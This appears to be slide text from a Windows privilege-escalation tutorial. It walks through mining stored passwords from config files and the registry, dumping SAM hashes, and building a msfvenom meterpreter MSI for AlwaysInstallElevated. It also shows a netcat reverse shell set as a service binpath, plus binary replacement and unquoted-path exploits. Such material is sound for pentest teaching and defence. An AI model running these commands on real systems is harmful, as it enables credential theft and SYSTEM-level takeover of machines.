

Windows Privesc

Something something something

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The basics

You can do this if you want to wait a few years.

Searches txt/xml/ini for the word “password”

```
findstr /si password *.txt
```

```
findstr /si password *.xml
```

```
findstr /si password *.ini
```

Find all those strings in config files.

```
dir /s *pass* == *cred* == *vnc* == *.config*
```

Find all passwords in all files.

```
findstr /spin "password" *.* -
```

```
findstr /spin "password" *.*
```

Password mining:

Okay, so here are some juicy files. But so what, why are they important?

C:\sysprep.inf

C:\sysprep\sysprep.xml

C:\unattend.xml

C:\windows\Panther\Unattend\Unattended.xml


C:\windows\Panther\Unattended.xml

C:\windows\repair\SAM

C:\windows\System32\config\RegBack\SAM

Sysprep.xml

```
<LocalAccounts>
  <LocalAccount wcm:action="add">
    <Password>
      <Value>U3VwZXJTZW1cmVQYXNzd29yZA==</Value>
      <PlainText>>false</PlainText>
    </Password>
    <Description>Local Administrator</Description>
    <DisplayName>Administrator</DisplayName>
    <Group>Administrators</Group>
    <Name>Administrator</Name>
  </LocalAccount>
</LocalAccounts>
```




Base64
Thanks fuzz

Sysprep.inf

```
[GuiUnattended]
OEMSkipRegional=1
OemSkipWelcome=1
AdminPassword=s3cr3tp4ssw0rd
TimeZone=20
```

Unattend.xml



```
<AutoLogon>
  <Password>
    <Value>U3VwZXJlcmVQYXNzd29yZA==</Value>
    <PlainText>>false</PlainText>
  </Password>
  <Enabled>>true</Enabled>
  <Username>Administrator</Username>
</AutoLogon>
```

Base64

SAM !!

```
reg save hklm\sam [save directory]  
reg save hklm\system [save directory]
```

```
root@kali:~/Downloads# samdump2 system sam  
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Togie:1000:aad3b435b51404eeaad3b435b51404ee:79443ee57cfe974a62a5aca6c3cc93c6:::  
hacker:1001:aad3b435b51404eeaad3b435b51404ee:5e7599f673df11d5c5c4d950f5bf0157:::  
manigga:1002:aad3b435b51404eeaad3b435b51404ee:d0667bd28253bfc0813ac81bfc9fd465:::  
HarroMynameis2g:1003:aad3b435b51404eeaad3b435b51404ee:0a9006473dd6d5bcb3f8900043b86323:::  
Vuln:1004:aad3b435b51404eeaad3b435b51404ee:5ba9544b78fc0306169776edabee992a:::
```

Password Mining: Powered by XAMPP

Is XAMPP production ready?

XAMPP is not meant for production use but only for development environments. XAMPP is configured to be open as possible to allow the developer anything he/she wants. For development environments, this is great but in a production environment, it could be fatal.

Here a list of missing security in XAMPP:

1. The MySQL administrator (root) has no password.

If you want have your XAMPP accessible from the internet, you should go to the following URI which can fix some problems:

```
http://localhost/security/
```

With the security console you can set a password for the MySQL user "root" and phpMyAdmin. You can also enable a authentication for the XAMPP demopages.

This web based tool does not fix any additional security issues! Especially the FileZilla FTP server and the Mercury mail server you must secure yourself.

Password Mining : Filezilla Server/Client

C:\xampp\FileZillaFTP\FileZillaServer.xml - Server

%SYSTEMDIR%\%APPDATA%\FileZilla\recentservers.xml - Client

```
- <FileZillaServer>
  <Groups />
- <Users>
  - <User Name="togie">
    <Option Name="Pass">f1a1d9715b3491bbc2d5203c88ac67fb</Option>
    <Option Name="Group" />
    <Option Name="Bypass server userlimit">0</Option>
```

MD5 Hash cracked using online hash cracker.


```
f1a1d9715b3491bbc2d5203c88ac67fb MD5 : 1337hax0r
```


Password Mining: phpMyAdmin/webdav

phpmyadmin config file

C:\xampp\phpMyAdmin\config.inc

```
/* Authentication type and info */
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'admin';
$cfg['Servers'][$i]['password'] = 'INeverreusecredshaHA';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Lang'] = '';
```



Password

C:\xampp\security\webdav.htpasswd

```
xampp-dav-unsecure:$apr1$609scpDQ$JGw2Tjz0jkrqfKh5hhiqD1
```

Can be cracked easily with john

Password Mining: MYSQL

```
# mysql -u root
mysql> show databases;
+-----+
| Database |
+-----+
| test     |
+-----+

mysql> use test;
Database changed
mysql> show tables;
+-----+
| Tables_in_test |
+-----+
| passwords      |
+-----+
1 row in set (0.00 sec)

mysql> select * from passwords;
+-----+-----+-----+
| id  | name  | pass |
+-----+-----+-----+
| 2   | Togie | Passw0rd1 |
+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

start mysqlclient

**Find a cool database
+ tables**

The good stuff

Password Mining: Registry

Windows autologin

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
```

Autologon enables you to easily configure Windows' built-in autologon mechanism. Instead of waiting for a user to enter their name and password, Windows uses the credentials you enter with Autologon, which are encrypted in the Registry, to log on the specified user automatically.

VNC

```
reg query "HKCU\Software\ORL\WinVNC3>Password"
```

Search for password in registry

```
reg query HKLM /f password /t REG_SZ /s
```

```
reg query HKCU /f password /t REG_SZ /s
```

AlwaysInstallElevated

You can use the AlwaysInstallElevated policy to install a Windows Installer package with elevated (system) privileges.

Warning:

This option is equivalent to granting full administrative rights, which can pose a massive security risk. Microsoft strongly discourages the use of this setting.

To install a package with elevated (system) privileges, set the AlwaysInstallElevated value to "1" under both of the following registry keys:

Exploiting/Using Microsoft feature for privesc

1. Determine if its enabled

```
> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated  
> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
```

2. Generate a msi payload


```
> msfvenom -f msi -p windows/meterpreter/reverse_tcp LHOST=[IP] LPORT=[PORT] > evil.msi
```

3. Execute the payload

```
> msixec /quiet /qn /i C:\evil.msi
```











Password Mining: Other files of interest

Branch: master ▾ metasploit-framework / modules / post / windows / gather / credentials / Create new file Find file History

 bcook-r7 DRY up module, fix remaining style violations 1 Latest commit 85df247 27 days ago


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A nice collection of interesting files + apps

 avira_password.rb	use https for metasploit.com links	2 months ago
 bulletproof_ftp.rb	use https for metasploit.com links	2 months ago
 coreftp.rb	use https for metasploit.com links	2 months ago
 credential_collector.rb	use https for metasploit.com links	2 months ago
 domain_hashdump.rb	use https for metasploit.com links	2 months ago
 dynazip_log.rb	use https for metasploit.com links	2 months ago
 dyndns.rb	use https for metasploit.com links	2 months ago
 enum_cred_store.rb	use https for metasploit.com links	2 months ago
 enum_laps.rb	use https for metasploit.com links	2 months ago
 enum_picasa_pwds.rb	use https for metasploit.com links	2 months ago


<https://github.com/rapid7/metasploit-framework/tree/master/modules/post/windows/gather/credentials>

Useful Tools: ICACLS



Allows you to check file permissions from a shell

Same As




The screenshot shows a command prompt window titled 'Administrator: C:\Windows\system32\cmd.exe'. The command 'C:\temp>icaccls "C:\temp\icaccls.txt"' has been executed. The output lists permissions for 'C:\temp\icaccls.txt' for 'BUILTIN\Administrators:(I)(F)', 'NT AUTHORITY\SYSTEM:(I)(F)', 'BUILTIN\Users:(I)(RX)', and 'NT AUTHORITY\Authenticated Users:(I)(M)'. The status message 'Successfully processed 1 files; Failed processing 0 files' is displayed, followed by the prompt 'C:\temp>_'.

```
C:\temp>icaccls "C:\temp\icaccls.txt"
C:\temp\icaccls.txt BUILTIN\Administrators:(I)(F)
                   NT AUTHORITY\SYSTEM:(I)(F)
                   BUILTIN\Users:(I)(RX)
                   NT AUTHORITY\Authenticated Users:(I)(M)

Successfully processed 1 files; Failed processing 0 files
C:\temp>_
```

Useful Tools: SC (services.msc)

Allows you to create, configure, start, stop, enumerate  from the command line

Syntax: sc [command] [service] [param1] [param2]

Basic usage

sc qc [service]

sc [service] start`

sc enumdepend [service]

sc config [service] binpath=<binarypath>

sc config [service] depend= ""

- Query service information
- Start a service
- Lists dependent services
- Set a service binpath
- Set a services dependencies


Useful Tools: Accesschk

Accesschk – Useful for Viewing effective permissions on a lot of stuff

Syntax: accesschk [*modifiers*] [*user/group*] [*process/service/file/folder*]

- Users -> accesschk.exe -a "user/group" *
- Registry keys -> accesschk -k "user/group" hklm\software
- Services -> accesschk.exe -c * "user/group" *
- File/folders -> accesschk.exe -ws "user/group" C:\
- Processes -> accesschk.exe -p "user/group" *

Services: Weak File Permissions + Binary Replacement



Services: Weak File Permissions

Exploitation

1. Find a service running as local system
2. Check if the service binary can be overwritten by anyone
3. Replace service binary with malicious binary
4. Loggoff/reboot/restart service and say hello to your new friend

Generates a list of service paths

```
for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32"') do @echo %a >> c:\temp\permissions.txt
```

Runs icalcs against the list of services


```
for /f eol^=^" delims^=^" %a in (c:\temp\permissions.txt) do cmd.exe /c icacls "%a" >> c:\temp\sfileperms.txt
```



Services: Registry permissions UI

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services

Service info location.



Services: Registry permissions UI

The image shows a screenshot of the Windows Registry Editor and its permissions dialog for the AbyssWebServer service. The Registry Editor window displays the following data:

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	Abyss Web Server
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 14 00...
ImagePath	REG_EXPAND_SZ	C:\Abyss Web Server\abyssws.exe --service
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Two green dashed arrows point from the text below to the 'ImagePath' and 'Data' columns. The text reads:

Everyone can change the Image Path?
What if we set the image path to.
C:\Evilpayload.exe

The permissions dialog for 'AbyssWebServer' is open, showing the 'Security' tab. The 'Group or user names' list includes 'Everyone', 'CREATOR OWNER', 'Authenticated Users', 'SYSTEM', and 'Administrators (WIN-J00BM1C8GEG\Administrators)'. The 'Permissions for Everyone' table shows the following permissions:

Permissions for Everyone	Allow	Deny
Full Control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Special permissions	<input type="checkbox"/>	<input type="checkbox"/>

Red arrows indicate the flow from the 'ImagePath' value in the Registry Editor to the 'Everyone' user in the permissions dialog, and then to the 'Full Control' permission checkbox.

Everyone can change the image path due to having Full Control

Services: Registry permissions shell

Finding a vulnerable service

1. Upload accesschk to the target
2. Search registry keys with "Everyone" & "Authenticated users" permissions

accesschk64.exe -accepteula -kvueqswq "Authenticated users" hklm\system\currentcontrolset\services

accesschk64.exe -accepteula -kvueqswq "Everyone" hklm\system\currentcontrolset\services

accesschk64.exe -accepteula -kvueqswq "Power Users" hklm\system\currentcontrolset\services

```
C:\systools>accesschk64.exe -accepteula -kvueqswq "everyone" hklm\system\currentcontrolset\services
RW HKLM\system\currentcontrolset\services\AbyssWebServer ← Vulnerable
  KEY_ALL_ACCESS
```

3. Modify services imagepath/binpath

sc config [service] binpath="C:\nc.exe -nv [ip] [port]-e C:\WINDOWS\System32\cmd.exe"

4. Restart the service

sc restart [service]

Questions?



Services: Unquoted Path

The spoit

Spaces are treated as optional (*) paths if the path is not enclosed in quotes.

Like my paths


ImagePath= "C:\Program Files\Vuln server\Test.exe" **Secure**





ImagePath= C:\Program Files\Vuln server\Test.exe **Insecure**



Services: Unquoted Path

ImagePath= C:\Program.exe  Computer says no

ImagePath= C:\Program Files\Vuln.exe  Computer says no

ImagePath= C:\Program Files\Vuln server\Test.exe  YAY! Found IT

Exploit requirements:

1. Path has spaces
2. Path is not enclosed in quotes
3. Write access to one of the checked paths



Services: Unquoted Path – Example

Vulnerable service path

C:\Abyss Web Server\Abyssws.exe

Process Name	PID	Operation	Path	Result
services.exe	472	CreateFile	C:\Abyss	NAME NOT FOUND
services.exe	472	CreateFile	C:\Abyss.exe	NAME NOT FOUND
services.exe	472	CreateFile	C:\Abyss Web	NAME NOT FOUND
services.exe	472	CreateFile	C:\Abyss Web.exe	NAME NOT FOUND


Exploit:

If a user has write permissions to C:\ they can write a malicious binary called Abyss.exe which will run with system privileges.

Services: Unquoted Path:

Finding vulnerable service paths

1. Run the below command



```
wmic service get pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\\" | findstr /i /v ""
```

2. Plant Binary in one of the checked directories

3. Restart service

sc [service] restart

Services: DLL Hijacking – How does it work?

Understanding Paths

